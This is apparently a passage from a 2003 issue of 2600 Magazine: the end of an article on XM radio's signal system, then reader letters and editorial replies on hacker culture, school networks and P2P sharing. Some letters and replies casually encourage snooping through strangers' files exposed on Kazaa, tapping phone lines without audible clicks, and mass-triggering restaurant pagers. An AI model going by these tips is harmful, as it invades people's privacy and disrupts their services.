XM is now offering premium channels, currently only the Playboy Channel. It doesn't replace an existing channel. So now the limited bandwidth must be divided up even finer to allow for another station. This doesn't even include the added overhead of all the personalized signals telling radios all over the country to allow access to the premium channels. This will sadly lower quality on all the channels for all the users, even those who aren't paying for the additional channel. They can only push so much through the pipe they have. Now XM doesn't have to allocate the same space to talk stations as music stations, and indeed an on-line debate rages on how XM assigns the bandwidth to channels: dynamic or static. Regardless of how it does, adding the Playboy Channel will cause much more overhead on this already strained system. This may force XM to reduce the length of time it will transmit control data. For customer service reasons, they won't cut the time activation signals are broadcast, so deactivation signals would be the first to go, making the system easier to exploit.

XM's Future

XM's stock is one-sixth its IPO. While it is meeting its customer goals (currently around 300,000 subscribers), it is still losing money. They have a big contract with GM and several 2003 models come with XM standard or as an option. The big bad wolf of the radio biz Clear Channel has a good deal invested in XM. Even if it tanks, the expensive part - the infrastructure of the system - is already in place. The system would be purchased for pennies on the dollar and the services restarted. Satellite delivered content for cars isn't going away.

If you want to use my article to cheat XM out of $10 a month you missed the point. If you want to use the info to try and open source a decoder, that would be a pretty cool graduate thesis (an XM antenna would be necessary, along with some interface equipment from Gnu Radio Project, and some spare time). XM needs to make sure the next generation of its services have some form of two-way communication. I envision using G3 cell phones for upstream and the satellite for downstream, just like satellite modems. XM's delivery system needs to change as more services are going to be delivered to cars, and chances are it will contain much more important information than Rick Dees and the Weekly Top 40.

Final Words

Thanks to all the folks who I got to hang out with and who listened to me talk at Interz0ne and Phreaknic, especially rockit, JohnnyX, Virgil, Strick, psyioded, James Dean, JaneLane, Optyx, specwhore, SD, and Freqout.

First I must sprinkle you with fairy dust!



Chaos Communication Camp 2003
The International Open Air Hacker Meeting
7/8/9/10th August 2003
near Berlin, Germany (Old Europe)

http://www.ccc.de/camp/

The War on Stupidity

Dear *2600:*

I was reading through the letters from 19:3 when I discovered a very big coincidence. In "The School System" section, ThyF wrote that the new sys admin (he called leader) was formerly the science teacher and had no certification and very little confidence. Back when I was in high school (graduated in '99) I too had a new sysadmin for the computer systems who happened to be the science teacher. I didn't directly have any experiences with him, but at the time one of my hacker friends (we'll call him Bob for the fun of it) was messing with the new novell network system (don't know how novell is now, but back in the day it was *very* easy to manipulate user privileges, especially when they kept the settings at default out of box). Bob was messing with the messaging system and thought it would be funny to send a popup to his friend in another class since he knew what computer he was at. Bob inadvertently sent the message to everyone on the network (if I remember right the network included about five schools in the area). Despite their ignorance they managed to track down the source of the message to Bob's computer. When he explained how he did it, he told them of a few (gross) security holes and even showed them how to fix one of them in about three minutes. They gave him a choice. Either be in huge trouble and be handed over to the local police (which I think was BS but I'm not sure) or be an unofficial tech support. That's right, he got caught "hacking" and they make him the tech. As "punishment," they made him clean all the computers of a backdoor type program that was on many of the computers that students used to mess with the teachers (it was hilarious, one teacher swore that every time he bumped the table the CD-ROM would open!). Bob even told me the new sysadmin once asked him to explain the concept of "client and host!" A few years down the road this got him a job in the school district getting paid more than the teachers are to do the same stuff he was doing already for free. He also frequently got called out of class to fix some problem or another, which was a major plus for some of the more boring classes.

Because of him (and a few others like him, but mostly because of him), they realized that high school kids do have brains in their heads. If he (and others) can learn all this stuff by teaching themselves (via hacking and reading books), imagine what they can do if they got taught the stuff in class. The year I graduated they were talking about starting a program to train high school kids to get various computer certs (like A+ cert, etc.). I am told that the program is now implemented in other school districts as well, but don't know all the details on it.

Unfortunately, there were also the kids that abused their skills so now I am told by my younger brother that they have cameras at every computer console, and severe actions are taken if you do so much as type in 2600.com (or any site banned by the proxy). I have even heard of someone getting in trouble because he was doing research and a search in hotbot.com (back before it was banner-bot) came up with a few porn entries, right when a teacher happened to walk by.

Moral of the story: to get a job in a school district, just get caught hacking. Seriously though, anyone caught doing something like ThyF or my friend, show them a few tricks to fix the problems and you just might get on their good side if you play your cards right and don't treat them like they're idiots even if they are (it's human nature to penalize someone as much as you can when they treat you like shit, which is not what you want when they just caught you hacking).

JF
Texas

Dear *2600:*

http://www.wiwg.cap.gov/ES%20Tool%20Kit/Resources/National/FEMA%20ECD.pdf. They keep moving it! Print the list.

shaggyeightball

Dear *2600:*

I am an engineering student at a Canadian university. As I am sure is the case in many post-secondary institutions nowadays professors at my school are increasingly turning to the Internet to dispatch course information. Early this semester I was looking for one of my course web pages. Having lost the syllabus, I had only the first assignment from the class to guide me. I typed a few of the more interesting words into a Google search box and hit go. Much to my surprise, two links emerged: one to the assignment and another to the solution (both postscript files). Quite intrigued I clicked on the link to solutions. Rightfully, as the assignment is not due for another week, the link was dead. However, Google keeps a cached text version of the postscript files it encounters and it was broadcasting these solutions to the world. Now I know there are a lot of people in my class that would love to get their hands on this information - hell, some of them would probably be dumb enough to print it off, put their name on it, and hand it in. My question is how do I get it taken off the web? If I contact Google would they be willing to remove it? How would I alert my professor without appearing guilty (but still remain credible)? Or should I just tell him to do some damn work and come up with a new assignment every year instead of just recycling them?

eigenvalue

It would be ridiculous to bother Google with this.

Your professor is lazy, plain and simple. If he gives out the same assignment every year, surely the possibility of a previous student passing on the solution to a current student must have crossed his mind. If you think you'd be somehow held responsible if you told him of this hole (at the same time offering to complete a different assignment), then we suggest going the anonymous route, either letting him know the specifics through some kind of anonymous note or telling the entire class in the same way.

Dear *2600:*

My school's proxy blocks 2600.com, but not 2600.ca. I missed *Off The Hook* (thank God for shortwave!) and I can't download it because it reverts to 2600.com. Could you send me a form letter that I can send to my school's I.T. department formally requesting that 2600.com be unblocked? I think you guys can do a much better job. Why does Symantec by default block 2600.com? It's absurd. My school being a liberal private school they won't suspend me. Don't worry.

2600 Reader

Sometimes people have luck ftping to our site and downloading the shows that way. We encourage mirroring of all the information at www.2600.com so that people don't have to worry about this nonsense. We think the best way to approach this is to go right to the source and confront those companies that put us on their blocking list for no reason at all other than their own presumptions and ignorance. We intend to do this but it would be useful to gather as much information on who is blocking us and what their alleged reasoning is.

Random Observations

Dear *2600:*

According to www.atf.treas.gov/field/atlanta, the Atlanta Field Division of the Bureau of Alcohol, Tobacco, and Firearms is at 2600 Century Parkway with a phone number of (404) 417-2600. Very odd that the address and the number have what I believe a contact number. Maybe *2600* related?

kyoung

Well, we do have fans in the oddest places....

Dear *2600:*

Have you heard about the Homeland Security *Infragard* program? This directive/program has chapters in *all* 50 states, has monthly meetings that are *free* to the attendees and information on computer security issues and the people involved from a federal, state, and private sector perspective. Check out www.infragard.net for more information as well as local chapter information.

Tom

Dear *2600:*

Previously, I used to think that any of those people that wrote to *2600* asking about how to "hire a hacker" or mentioning some sleazy job they needed a "skilled hacker" to do for them was based mostly, if not solely, on their own ignorance. Then I ran across this just now: http://www.1800hacking.com. It's talk and details about how to hire a hacker (among other things). Now I'm beginning to wonder just exactly how many other sites like this are out there promoting all of us as nothing more than some kind of tech mercenaries or something. I don't know, maybe this just ties in with so many other misconceptions and stereotypes about us. Or perhaps this is just another corporate scam of some type to use a computer user's paranoia as just another source of revenue. All I know is, I really wish there weren't sites like this out there, since I don't think it helps us any.

Captain_B

Dear *2600:*

I think it's funny how you guys are trying to let the public know that hacking isn't about going where you're not supposed to go, yet in the marketplace section of your magazine I see ads advertising how to sneak into places by picking locks. In one ad it even says "going places you're not supposed to go." Now, isn't this detrimental to your ultimate goal of dissuading the general public of their injected beliefs?

Anon O. Mouse

What appears in the Marketplace is not necessarily material that agrees with our editorial stance. It would be completely wrong for us to insist that it was. We will only step in if an ad has absolutely nothing to do with the hacker world or is clearly advocating some kind of illegal action. The mere pursuit of knowledge simply doesn't meet that standard. So you may see all kinds of things in there that don't seem to be in line with what is said on other pages. That's the nature of information exchange.

***Dear* 2600:**

I've tried to keep up with your wonderful publication since roughly late 1995, but occasionally I've missed an issue. I'm writing to say that all this DVD ripping and all these pre-release screeners of movies not even in theaters yet is definitely someone on the inside. I know this because although I'm not in on it, I've got several contacts who are. Just look around IRC. Anybody who thinks Edonkey, Kazaa, and Limewire are the big P2P networks are sadly mistaken. Just last week pre-DVD rips of *Femme Fatale, Signs, S1M0NE,* and several others surfaced on IRC. Only one of them had any "This is not for sale" artifacts in it. So tell me, who other than someone on the inside could release a DVD rip of a movie more than two months before the movie is actually available to the public? Not a common-day P2P pirate. The MPAA and the RIAA both need to look within their own ranks before they start pointing fingers at the average consumer asking, "Are you leaking our material?"

TwinZero

Dear *2600:*

In the 19:3 issue of *2600,* I noticed behind the lettering of the article "Hacking On Vacation" the layout artist had placed a "Save the Disney Hole" photo, this referring to the large hole left in the middle of Philadelphia on 8th and Market Streets by Disney.

Well, just to inform your readers, the Disney hole has been saved. Saved into just what Philadelphia needs... another parking lot.

r0b

Dear *2600:*

Hey, if you'll notice on the back of 19:3, the third payphone (the blue one) that doesn't seem to accept anything has a sign near the top describing payment methods. The very top of the photograph seems to say "International credit card and collect calls only." Maybe that would explain why there isn't a coin or card slot.

dougk_ff7

Dear *2600:*

In the 19:3 issue of *2600,* I ran across a slightly hidden IP address upside down on the Table of Contents page under the word Monitoring. You may have to hold it up the light to see but it reads "166.112.200.202." So of course I had to type it into my web browser and just so happens I see a pic of Bush. The site is "Citizen Corps." Interesting as it is, I was wondering why that was placed on your contents page. If nothing else, thanks for the little oddities you hide in the pages of your nifty little mag.

Also, is *Freedom Downtime* going to be released on DVD? If so, when?

Phake

We're working on it. We hope to have it out by summer. And we can't be held responsible for what you see in our magazine while holding it upside down. In fact, that's not the way we intended the magazine to be used. We must insist that you curtail such activity.

Dear *2600:*

I think your magazine is pretty cool most of the times. But I hate it when you guys start rambling on and on about politics and how you're discriminated against. I feel the magazine should be more technical and less political. You should have more programming tutorials and more code! Let's become aware of the insecurities of the Internet by learning about TCP/IP and learning how to protect ourselves with a good IPChain tutorial. I think you should just skip the crap and teach most of the script kiddies that read your magazine how to be elite.

Victor Hugo

We have to strike a balance between all kinds of different subject matter. If you can look around you and truly not see the dangers that threaten the future of anyone interested in 2600-related things, then we really envy you.

Dear *2600:*

I want to thank you for your promptness in getting my Holiday "Guarded" Special to me. And I hate to sound cliched, but as soon as I took the envelope out of my mailbox I knew what was in it, and as soon as I got in my apartment, I popped the tape into my VCR.

And I have to say that I have thoroughly enjoyed it, but I would like to point out two of your remarks from the scene where you were in Los Alamos. You said "we noticed more of these weird guys in fatigues all around the building." And then you continue with "That's when we got lost on a dark road with no name in the middle of New Mexico with a bunch of military zealots surrounding us. We got the message." Those of us who are in the military community are neither "weird nor zealots." We are just ordinary citizens who love our country enough to be willing to defend it and/or their descendants.

Yes, as I am sure you can gather I have served this great nation of ours in the U.S. Army having spent 11 years, both on active duty and in the U.S. Army Reserves. Now, granted, as with any community there are of course some "weird" persons or "zealots," but that doesn't make everyone in a given community "weird" or "zealots." I do not consider neither myself, nor those that I served with to be either "weird guys in fatigues" nor "military zealots." Also, if you look at just about every organized religion in the world, you'll find your zealots and/or weird people. That does not make organized religions themselves to be "weird" or "zealots."

Also, considering that one of your goals is to devilify, de-demonize, etc. the term hacker as being someone who is just interested in learning how things work, as opposed to those who break into computers for personal/financial gains, you are not serving your cause by resorting to the same level of name calling as the mainstream media has when it comes to the hacker community or individual hackers.

Just some food for thought. Keep up the fight.

Also I had to "laugh" at the statements by Markoff that alludes to Kevin's skill as a social engineer. I mean if that is now a crime, then how come *all* of the sales people in the country aren't in jail? I mean, to be a successful sales person don't you have to be good at social engineering?

In closing I just have to ask, has Markoff ever finally met Kevin?

Herman

No, last we heard, that summit has yet to occur.

Regarding the remarks on the military, we really didn't mean to hurt their feelings. It's just when you're trying to get into a library as we were in that part of the film and instead we see all kinds of people in the bushes in military fatigues watching us, the word "weird" came to mind. Later, as panic set in, we imagined ourselves being pursued, surrounded, and chased down to our deaths as we sped down a dark road that didn't have any road signs and wasn't on any map. It suited the mood of the moment to think of the strange men in military fatigues who were all around us and wanting us to disappear as "zealots." It made the driving go faster.

Dear *2600:*

In the past year I have seen everything from DoS attacks to rooted servers and even death threats, all against fellow *2600* groups and even against people in the same *2600* group. I, personally, am getting sick of it all and have distanced myself from almost everything to do with the *2600* name, and as I watch all this happen more and more I continue to distance myself and I know I'm not the only one getting away from it

all. I think you all need a serious reality check. Groups are all at war with each other. We are forgetting the fact that we are all on the same side here. There are much bigger problems in the world than who said who is a lamer. We could actually get things done in the world if we would concentrate that hate for each other against corporations and governments that are trying to take away our freedom.

Abstract

You make a big assumption in thinking that the people who attempt to subvert things are really on the same side as the rest of us. We've seen this kind of thing happen time and time again and there's no doubt every group of people is afflicted with this problem to some degree. It's a bit more difficult to deal with here since most of the public has a misinformed opinion of what hackers and 2600 are all about in the first place. And it's also made difficult by the fact that we're open to outsiders, many of whom turn out to be extremely valuable. But there are a great number who have no real interest in anything other than their own glorification and the best way for them to achieve this is to grab the spotlight whenever possible regardless of the effect it has on others. Then those who don't know any better define everything having to do with hackers and/or 2600 by the actions of those people who speak the loudest. If our community was closed off and secretive, this kind of thing probably wouldn't be as much of a problem. But, since doing that would defeat a good part of what we stand for, we need to find a different solution. We don't have all the answers but one essential component that we really need is strength. Strength to stand up for what we truly believe in and strength to prevent people who don't get it from poisoning the community for everyone. At least some of the time these people exist because they haven't had a chance to learn. So patience needs to be added into our preventative cure. Since this kind of thing will always be happening, this fight will never really be over. The one thing that we really shouldn't do, no matter how tempting, is to give up and walk away from it.

Dear *2600:*

Regarding Microsoft's aptly named "Palladium," I find their choice of nomenclature extremely intriguing. *The New English Penguin Dictionary* defines the meaning of palladium as: "something that gives protection; a safeguard." Fair enough. We can see Microsoft's motivation behind their naming convention. However, the attached etymology states: "via Latin from Greek palladion, epithet of Athene, Greek goddess of wisdom. The safety of Troy was believed to depend on a statue of Athene" (dictionary extracts edited for brevity).

So she failed in her endeavor, looking more foolish than wise. It absolutely amazes me that Microsoft names their proposed technology after a statue that watched over a city that was famous for its capture by means of a Trojan Horse (according to Greek mythology).

How ironic! An apparent paradox? Is Microsoft building a large hollow wooden horse which it hopes to deliver to unsuspecting Trojans (users) as Palladium? Fate or coincidence? You decide.

Robert
Johannesburg, South Africa

Dear *2600:*

In 19:3 Jeff complained about Canadian customs opening three of five packages he ordered from you. I decided to test customs coming in my direction. I am in the US military stationed overseas. Even though my mail never leaves the USPS/Fleet post office system it still must pass through US customs. The question was if it would arrive unmolested.

On Dec 31 I decided to press my luck by ordering *Freedom Downtime* from work during lunch. (I am mildly surprised that 2600.com is not blocked on a Department of Defense computer.) My package arrived today in the ubiquitous plain brown wrapper. It is postmarked Jan 4 with no customs paperwork (tsk tsk guys) and no signs of having been opened. I even checked it in the VCR to make sure it hadn't been passed by a magnetic field to erase subversive material.

Now let me compliment you on a great film that scared me more than any horror film ever did. And now that it appears we are going to war I'll make sure that if I go it goes with me.

squid

We hope you get back safely without killing anyone.

Dear *2600:*

Over the holidays I visited an old childhood favorite place, the Museum of Science and Industry in Chicago. I ducked quickly into the new "Internet" exhibit (largely a disappointment) and found that they gave some coverage to explaining "hackers" to the general public (and indeed, the youth of today). You might be pleasantly surprised at what the display text has to say:

"Hackers: Let's face it. Hackers have a bad rep. But true hackers aren't 'computer criminals.' They are the adventurers who test the limits of technology without causing damage. Many improve Internet security by reporting any glitches that they encounter online. In fact, some businesses hire hackers as system testers to make sure all the 'doors and windows' are safely locked.

"Crackers, on the other hand, use their smarts to do destructive things, like bring down networks, steal information, and create viruses. Crackers give hacking a bad name."

The first paragraph is quite progressive and hopeful! Though I'm not sure merely moving the definition of "computer criminal" from "hacking" to "cracking" is especially helpful (we're still caught in a semantic trap here, and looking for just another easy name for the "bad guys" is hardly a solution). Anyway, the airtime given to the goodness of hacking was quite a pleasant surprise in an otherwise dull exhibit. They even have a placard about Kevin Mitnick!

confusedbee

We agree that this is for the most part a good thing. But all of this nonsense about "crackers" isn't going to solve anything. In fact, we believe it will

make matters worse since the word itself is being based on something bad to begin with without offering much of a definition. If this were to become an accepted part of the language, anyone accused of being a "cracker" would have a tough time gaining a sympathetic ear, especially since no specific crime is being defined. It's still entirely possible to differentiate between hackers and criminals by simply defining the actual crime the latter are involved in.

Dear *2600:*

I've discovered a disturbing trend at my high school. I've seen - on a number of occasions and from different people - teenagers selling cellular service. I was able to ask one who was willing to talk about her job. She stated that a "nameless" (think Catherine Zeta Jones) cellular provider provides her with local cellular service through a crappy used TDMA phone for $5 a month. In return she must get at least ten people a month to sign up for new service. I find this despicable marketing tactic leaves a bad taste in my mouth. It seems wrong to get teenagers to be friendly with people their age and push cellular service on them, like they are telling them about a service they enjoy. Yuck!

fremont_dslam

This kind of indentured servitude is extremely profitable for those companies that engage in it. While you won't find local service for that cheap (and it is only local service), you can still get many fairly cheap plans without having to spend a lot of time trying to get others signed up. If you actually worked directly for the cellular provider doing sales, you would be getting paid far more than you would be saving with this deal.

Dear *2600:*

The terrorists who are informed and protected are in the government.

eyenot

Thanks for the tip. Speaking of which....

Dear *2600:*

Just in case anyone was curious as to how to "report" a TIPS claim, here's the address: https://tips.fbi.gov.

~j~

Dear *2600:*

I'd like to add to the whole placement issue of *2600* at B&N. I go to the B&N in West Nyack, NY and they not only have the magazine on the magazine rack with the computer magazines, they also have a clear magazine holder at eye level, all by itself, just for *2600*. It's easy to check to see if the new magazine is in - I can see it from the other side of the store. When I check out however, the magazine never seems to scan correctly. The magazine always has to be manually entered into the register when I check out and on the receipt for issue 19:4 it just says "Magazine" and next to it "5.00".

scott

Dear *2600:*

Telnet this: towel.blinkenlights.nl. Someone or some people have way too much time on their hands.

Aaron

We wanted to do something like this for the DVD release of "Freedom Downtime." But we also wanted to get it out before 2010.

Dear *2600:*

BT have recently installed Internet enabled telephone boxes in many areas of Scotland (and, presumably, the rest of the UK). A cursory glance at one of them told me that they have touchscreen monitors, offer web access, telephone facilities, and SMS and they are ridiculously expensive. I recently noticed, however, that they appear to have been renamed as "The Blue Box." I find this interesting. Surely British Telecom, of all people, would know what a blue box is? Anyway, I'll let you know if I obtain any detailed information.

owen

Dear *2600:*

I noticed a message that says "Kevin is now free" in the Table of Contents (Material) page in 19:4, above the word Positivity, right below the line. Cool, very, very cool.

dominatus

Dear *2600:*

I've been reading your mag for about a year now and feel I've learned a lot. I've known computers were in my future since the day my stepfather took away my mouse to keep me from using the computer, so I experimented and figured out enough keyboard commands to move around quite well in Windows. So I'd been looking for someone to teach me how to use computers to a more full potential. I've found that there is an entire subculture of hackers that really is many times more complicated than most people suspect. Strangely, while considered a near computer god at my school I know in my heart that should I ever go to one of your meetings I'll immediately be pegged as a script-kitty. But that doesn't bother me, because I know if I find the right people they will be willing to teach me as long as I'm not an ass about it. Also, reading a letter in 19:3, page 30, I got the idea to make a t-shirt and bumper sticker that said "Phr34k H34v3n" - yellow text on a black background. Of course it would draw a lot of attention as most people would think it was some secret cult code. Then I remembered that I get paid less than you people and for me to get even one shirt/bumper sticker it would cost me most of one of my pathetic paychecks. Anyway, keep up the fight. As long as there are still embers a fire can be restarted. You be the hot embers that keep this fire burning in even the darkest of times.

chaos985

We're not sure how comfortable it is being hot embers. But we're willing to give it a shot.

Dear *2600:*

Didn't you find irony in the fact that Jack Valenti presented an award right after Michael Moore

accepted his Oscar for *Bowling for Columbine?* Michael Moore, an extreme activist in issues of free speech and information and Jack Valenti, a suppresser of new ideas and innovation.

2600reader

To his credit, Valenti is resisting pressure from the Bush administration to rally Hollywood behind the war effort. But it was pretty funny seeing him glowering after Moore turned the place on its ear. It was a true Hollywood moment.

Meetings

Dear *2600:*

I live on the USS Theodore Roosevelt (CVN 71) and we are out to sea right now. I will go to a meeting at any time no matter where on the boat as long as it's on the boat. There are about 5500 people on this ship right now so at least a few will know what we're trying to do. What do I do next?

x

This is unusual although we really shouldn't be surprised. Technically, a 2600 meeting should be open to the public but in the case of a military vessel, this probably isn't very likely. But there's nothing wrong with having a gathering within the confines of your environment, whether that be the military, school, prison, etc. You just need to get the word out to people who are interested and be prepared for any kind of action taken by authority figures who don't get it. Let us know what happens.

Dear *2600:*

I read your "terms and conditions" for *2600* meetings. There is a problem. Romania isn't presently on your meetings list so this means that there are no meetings in Romania. So I must be the first one who wants to do this in this country. Tell me how these meetings take place in a city. How many people must come to the meeting? Is there a minimal number? Give me more details so I will know if I will do this in my city or not. Thank you very much!

cs

Getting the meeting started is the hardest part and it's also the part that you have to accomplish on your own before we start to publicize it. Otherwise we would have literally thousands of meeting sites without any indication that they really exist. In order to get something like this started, you need to find a way to reach out to people with similar interests. Sometimes there are online forums, classes at universities, or even street corners where you can hand out flyers announcing the first meeting. People have also had success inserting flyers into issues of 2600 at bookstores that sell it. Once the meetings get underway, consistency is more important than the size of the crowd. It's also a good idea to have a web page where people can see for themselves what the meetings are like and hopefully decide to attend. And don't forget to send us monthly updates so we know you're still out there once your meetings get underway.

Dear *2600:*

I have a suggestion regarding the day *2600* meetings are held. As it is on Friday, a lot of people who work miss out, especially those of us who work on swing shift. We simply cannot be asking for a day off every first Friday of every month. So I ask you guys if it can be moved to a Saturday? In my opinion Saturday would be better so that more people can participate in these meetings. I would almost guarantee that *2600* meetings will be bigger because obviously more people would join and in the process more ideas, opinions, and whatnot would be contributed to these meetings and would ultimately make them better.

0versight

The "first Friday of the month" system has worked extremely well for the most part. We originally chose Fridays partly because that was traditionally when the original "TAP" meetings had been held before we were around but also because it's kind of a celebration of the end of the week, when people have gotten out of work or school but aren't out doing "weekend" stuff. Obviously, this isn't going to work for everyone but that will be the case regardless of what day they're held. In the nearly 16 years that the meetings have been happening, we've only gotten a handful of complaints concerning when they were held. But we are open to suggestion on ways to improve things such as possibly having secondary meetings in areas that don't have first Friday meetings either because they're too close to another meeting or for reasons like yours. The biggest challenge to this would be figuring out how to make it simple so people will know when these meetings take place. Since all of the "primary" meetings would still be on the first Friday, those would remain easy for people to know about. If we can come up with a common day for "secondary" meetings, it shouldn't be too complicated. Suggestions are welcome.

Security

Dear *2600:*

After reading the article on CD data destruction in 19:4, I thought I had missed something. The article focused on destruction using the microwave. It also discussed very expensive alternatives to the destruction of data on CD ROMs, to the tune of 10 or 20K!

I have an easier way, and it only requires that you have a very rudimentary understanding of computers and electronics. First, you will need one pair of soft soled tennis type shoes. Second, you will need some concrete or asphalt. You can mix your own for security reasons, but the driveway or street will work fine in a pinch. Third, you need one CD ROM that needs the information on it destroyed.

Here is how it works. Put on your tennis shoes. Take the disk in your hand and walk out to the driveway or street. Put the CD ROM upside down on the concrete (the side you write things on, such as "Candid X10 video of the next door neighbor" should be facing up). The next part is fairly easy to get mixed up, but try to do it right. Put your tennis shoe that has your foot in it directly over the CD ROM. Next, put all your weight on the CD ROM and spin it back and forth with your foot. Make sure you do this in different locations on the disk to ensure that all of the

aluminum is off. You will know when your data is destroyed when the disk looks like a clear plastic Frisbee and there are aluminum flakes blowing off in the wind about the size of finely ground flour. Try to recover that!

I don't know what all the fuss is about destroying CD ROM data, but I think the sneaker grind method is the easiest and most complete. If you're really paranoid, you could sweep up the aluminum duff and smoke it, but do that at your own risk. Just don't fall down and break your leg while twisting the night away!

DWD

Dear *2600:*

Recently, while using one of the many popular P2P filesharing programs, I came across many files called "Phone List" or similar. Upon discovering what they were, I am truly afraid for humanity, though it has helped clarify why incredulous ideas (such as the DMCA, WBAI shutdowns, lawsuits against you, Kevin and Bernie's treatment, et cetera) can proliferate and spread in today's society.

I am now in possession of more than 37 files filled with personal, corporate, and other phone, address, and email lists. More than 15 are corporate in nature (three of which were from DSL/other technology-oriented companies), with the remainder everything from Greek organizations to private citizens' lists.

However, I find it interesting that I can be arrested and imprisoned for having a publicly available set of data that proves how unknowledgeable our society is. This is just a simple warning to those who use P2P filesharing utilities - please make sure you know what you are sharing.

Poetics

Dear *2600:*

A note in response to Rob T Firefly's letter in 19:3 about searching for .eml files in Kazaa. Another feature Kazaa was kind enough to include is an option to allow your entire hard drive to be searchable for media by other users. Next time you go searching for .eml files, or any other file extension that would not normally be in a Kazaa shared folder, right click on one of the results and choose "find more from the same user." You will probably end up with a list of everything on that user's machine, including cookies, progs, pics, system files, all the way down to desktop shortcuts. Of course, that's where the "send a message to this user" option comes into play.

DVNT

New Projects

Dear *2600:*

We're assembling a communications museum of a sort and we'd like to have your approval on using the first cover (4:1, January 1987) of *2600 Magazine* as a part of an info-wall coming to the set.

Jari
Finland

We'd be honored. For the record, we generally approve of such use as long as we get to see a picture of it at some point. Thanks for your efforts.

Dear *2600:*

Today I was patiently waiting in line at the Olive Garden (not my choice, the wife had to drag me there) when I started playing around with the little guest page device they give you to let you know when your table is ready. The system works like this: you sign your name and are given a plastic object about the size of a hockey puck. It really looks like a high tech drink coaster. When your table is ready, a little box at the door greeter's podium sends out a signal, causing a little light on your pager to start blinking, and the whole thing vibrates periodically. I didn't have any sort of tools with me, so the most I got from the little black hockey puck was a url for the company that built its website. http://www.ntn.com. I was sitting there looking at all of these people waiting on a table and seeing the excitement they had when theirs was ready. And then I got to thinking, what if I could make all of these things go off at once? I've been scoring the company's website and google for any kind of info I can find on the system. It shouldn't be that hard to get a cell phone, CB, ham radio, or possibly even a garage door opener to emit the frequency required to set all of these things off. I'm researching the idea extensively, but why should I have all the fun? I've seen the same systems used in O'Charley's restaurants as well. Imagine the fun one could have driving down a row of restaurants and setting off this signal. In times like these, filled with so many worries and stresses, why not use our skills to laugh a little? Of course, always use your knowledge responsibly.

Ghent

We're certain such an act could be classified as terroristic in these days as well. In a sense, you'd be interfering with the nation's food supply. These devices are basically beepers that have a very limited range, most likely due to the low output of the sending device, usually located near the cash register. We don't know if it would be possible to blast out the signals so that everyone in a particular county would suddenly believe their table was ready. It's certainly worth looking into.

Inquiries

Dear *2600:*

How can I get a copy for myself? By the way I am living in Iran.

kayvan

We do offer a special "Axis of Evil" incentive for people inside participating countries. Simply mail us something of interest from your country and we'll respond with anything from a single issue to a lifetime subscription, depending on how interesting what you send us is. Just another way to annoy the authorities.

Dear *2600:*

I am writing a book which will contain references to *2600* and I was wondering if you would mind.

root

We don't mind having our magazine appear in any

medium so long as it isn't portrayed as something it's not such as a manual for crime or even a surefire cure for depression. It most definitely is a device to swat flies with so that kind of portrayal also wouldn't be a problem.

Dear *2600:*

I know that Kevin has been released for a while, but would you object to *Takedown* being released in the United States? I downloaded the movie a long time ago, but I do not have a real copy of the DVD/VHS. I don't feel like "modifying" my DVD player to play DVDs from France.

InfrHck

We have no objection to any completed film being released. Our problem was with the script and how it unfairly portrayed Mitnick. We were successful in getting a number of important changes made but we don't think it was enough to save the film. Now it's up to the public to decide if the movie was fair or even good. By not releasing it here, the studio appears to have already made that decision. Anyone should have the ability to order the DVD from another country and make up their own mind. The artificial constraints built into DVD technology are designed to keep you from doing just that.

Dear *2600:*

I work as a network admin for a school and have been an avid reader of *2600* for a long time.

I want to submit a letter about what it's like working for a school from the perspective of somebody who sees kids get blacklisted for the most innocent activities or get accused of "hacking" when the only thing they are guilty of is getting into a network share that had been set up by somebody who failed to properly set up security.

My concern is anonymity. I do not wish my name to be published as my letter is pretty harsh on school administration and I could easily find myself out of a job. If I were to submit such a letter, could you keep my identity in the strictest of confidence?

x8ou;##5

Look at the clever way we disguised your name for this letter. We hope this convinces you that we're up to the task.

Dear *2600:*

I think you are doing a great job. I also think that the *Off The Hook* program on WBAI is great. I was wondering if others have had this same problem. I have an AT&T Calling Card that is connected to my AT&T Universal Calling Card. There is a one rate plan, where I am charged 20 cents a minute for calls, providing I call 1-800-CALL-ATT and navigate to my call. Frequently on my bill, they are saying I used an operator and are charging me $6 or $7 for a one minute call. How is it that they would say I am using an operator when I always just dial 1-800-CALL-ATT and then key in the appropriate numbers? Is this a way to try and make additional money, assuming that I do not read my billing statement carefully?

Ray

That's certainly the end result although the cause is most likely bad programming that makes them lose track of just how certain calls are made. We suggest filing a complaint and if it continues to happen, just use another company. These days, you should have little trouble finding one for the same price.

***Dear* 2600:**

I'm sure your articles are copywritten. What are your requirements to use your articles in another magazine?

Mark

Generally, articles can be reprinted in other magazines as long as credit is given to the author and 2600. As the articles remain the property of the authors, they are free to do anything they want with them after they appear in these pages. We ask that any article submitted to us not appear in any publication (including websites) before it appears here (or six months after its submission). It makes our readers a lot happier.

Dear *2600:*

My dad and I were cleaning out the garage today and came across an old telephone repairman's phone device with a manual dialer and positive/negative alligator clips to tap into the phone lines. Is there anything I could do with it?

osiris

Apart from impressing people at your local 2600 meeting, you can always use these things to clip into phone lines wherever those little wires can be found. The best kind, though, are the ones where you don't even have to make physical contact with the wire in order to tap in. These have been used by all kinds of entities over the years to tap into phone lines without making audible clicks.

Dear *2600:*

I'm wondering if anyone has any information on STR intercom systems. I live in Manhattan in a typical residential building with an STR handset in my apartment. The model is an HT2003/2. I am surrounded by annoying neighbors and would like a better way to buzz them than by having to run downstairs to the building's entryway. Yeah, I know it's a bit childish, but nothing short of that seems to do any good. Would something like this require more access than the wiring available on my end?

kaspel

We would love to see some guides on imaginative ways to modify building intercom systems. There are many different types employing all kinds of technology so there are all kinds of possibilities.

Dear *2600:*

I am pretty new to your magazine, and am unable to fathom pages 40-45 inclusive, entitled .ncsc.mil{144.51.x.x}. I am just uninformed. It appears that the .x.x is intended to be a substitution for the sets of numbers in brackets behind the name (e.g., airpiracy25{114.189}), but I am unable to figure out what to do with these numbers. I have tried submitting www.ncsc.mil.144.51.114.189 on my browser, but it

lead to nothing. Would you mind giving this newbie a hint?

alan

144.51.114.189 = airpiracy25.ncsc.mil. That's as clear as we can get.

New Feedback

Dear *2600:*

I was browsing the latest mag at Barnes & Noble here in Austin, Texas. I noticed some rant about emoticons and stuff. This was total rambling, no real meat (where's the beef?). Anyway, I was talking to my dad this past summer. He was an Army Intelligence Officer in Vietnam. He said they used to use emoticons back in the 60's, on teletypes, before the Internet. Can you guys screen these articles a little better? This totally turned me off and I didn't buy this issue.

ByteEnable

You didn't buy the issue solely because you disagreed with the conclusions reached by one short article? We'd be amazed if you've ever bought anything with differing opinions. Hopefully we can get someone in the military to back up your dad's story or there may be some trouble.

Dear *2600:*
